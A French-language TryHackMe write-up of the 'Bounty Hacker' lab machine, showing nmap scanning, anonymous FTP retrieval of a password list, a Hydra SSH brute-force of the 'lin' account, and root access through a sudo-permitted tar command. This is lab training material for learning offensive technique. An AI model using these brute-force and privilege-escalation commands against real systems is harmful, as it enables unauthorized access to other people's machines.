🎯 Writeup TryHackMe : Bounty Hacker

Date : [18/03/2026] | **Auteur :** Ramisto

📝 Résumé de la machine

You talked a big game about being the most elite hacker in the solar system. Prove it and claim your right to the status of Elite Bounty Hacker!

Informations Générales :

OS	Difficulté	Créateur
Linux	Easy	Sevuhl

🔍 Phase 1 : Reconnaissance & Énumération

1. Scan Nmap

```
└─$ nmap -sSVC -p- bountyhacker.thm
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-18 20:59 CET
Nmap scan report for bountyhacker.thm (10.128.137.171)
Host is up (0.0083s latency).
Not shown: 55529 filtered tcp ports (no-response), 10003 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.137.90
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:03:61:18:ab:c6:27:82:cf:19:0b:8f:b3:ff:17:ac (RSA)
|   256 4e:35:93:d5:51:1a:ed:02:d6:92:b3:66:ed:a7:6c:0a (ECDSA)
|_  256 27:3e:7b:ff:6b:f5:45:2f:01:7e:8a:1e:8f:93:3c:71 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.31 seconds
```

2. Énumération Web

Page web sur le port 80/tcp :

Spike:"..Oh look you're finally up. It's about time, 3 more minutes and you were going out with the garbage."

Jet:"Now you told Spike here you can hack any computer in the system. We'd let Ed do it but we need her working on something else and you were getting real bold in that bar back there. Now take a look around and see if you can get that root the system and don't ask any questions you know you don't need the answer to, if you're lucky I'll even make you some bell peppers and beef."

Ed:"I'm Ed. You should have access to the device they are talking about on your computer. Edward and Ein will be on the main deck if you need us!"

Faye:"..hmph.."

🚪 Phase 2 : Accès Initial

1. Analyse de la vulnérabilité & misconfiguration

Nous avons un accès anonyme sur le service FTP :

```
└─$ ftp anonymous@bountyhacker.thm
Connected to bountyhacker.thm.
220 (vsFTPd 3.0.5)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Ce qui nous permet de récupérer deux fichiers :

```
ftp> dir
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
```

```
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% |***********************************************************************|   418
226 Transfer complete.
418 bytes received in 00:00 (1.37 KiB/s)
ftp> get task.txt
local: task.txt remote: task.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |***********************************************************************|    68
226 Transfer complete.
68 bytes received in 00:00 (6.38 KiB/s)
ftp>
```

Le contenu du fichier ***locks.txt*** ressemble à une wordlist :

```
└─$ cat locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
rEDdrAGOnSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e
```

Et ***task.txt*** est une petite checklist d'instructions :

```
└─$ cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

Nous apprenons l'existence du compte ***lin***.

2. Exploitation

Essayons maintenant de combiner les informations ci-dessus à travers un bruteforce sur le service SSH (compte ***lin*** + wordlist) :

```
└$ hydra -l lin -P locks.txt ssh://bountyhacker.thm
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-18 21:15:27
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://bountyhacker.thm:22/
[22][ssh] host: bountyhacker.thm   login: lin   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-18 21:15:30
```

Nous obtenons le mot de passe du compte ***lin***.

Le bruteforce c'est la vie, mais à ne pas reproduire en prod évidemment ;-)

3. Obtention du shell (User flag)

Nous pouvons donc nous connecter en SSH avec le compte utilisateur :

```
└─$ ssh lin@bountyhacker.thm
The authenticity of host 'bountyhacker.thm (10.128.137.171)' can't be established.
ED25519 key fingerprint is: SHA256:YyIVLaOlyjpbZIsBUE7oKL+2MsjL0hE1DmSZ4041abI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'bountyhacker.thm' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
lin@bountyhacker.thm's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Aug 11 12:32:35 2025 from 10.23.8.228
lin@ip-10-128-137-171:~/Desktop$ id
uid=1001(lin) gid=1001(lin) groups=1001(lin)
lin@ip-10-128-137-171:~/Desktop$
```

Et récupérer le user flag :

```
lin@ip-10-128-137-171:~/Desktop$ ls
user.txt
lin@ip-10-128-137-171:~/Desktop$ cat user.txt
THM{[redacted]}
lin@ip-10-128-137-171:~/Desktop$
```

👑 Phase 3 : Élévation de Privilèges (PrivEsc)

1. Énumération Locale

Le premier réflexe à ce stade est de vérifier la configuration sudo :

```
lin@ip-10-128-137-171:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on ip-10-128-137-171:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on ip-10-128-137-171:
    (root) /bin/tar
```

Le compte root à des privilèges sur le binaire ***tar.***


2. Exploitation (Root flag)

Un petit coup d'oeil sur GtfoBins :

https://gtfobins.org/gtfobins/tar/

Et là BIM ! ça fait des chocapic :

```
lin@ip-10-128-137-171:~/Desktop$ tar cf /dev/stdout /root/root.txt -I 'tar xO'
tar: Removing leading `/' from member names
THM{[redacted]}
```



Nous avons notre root flag ! 🏴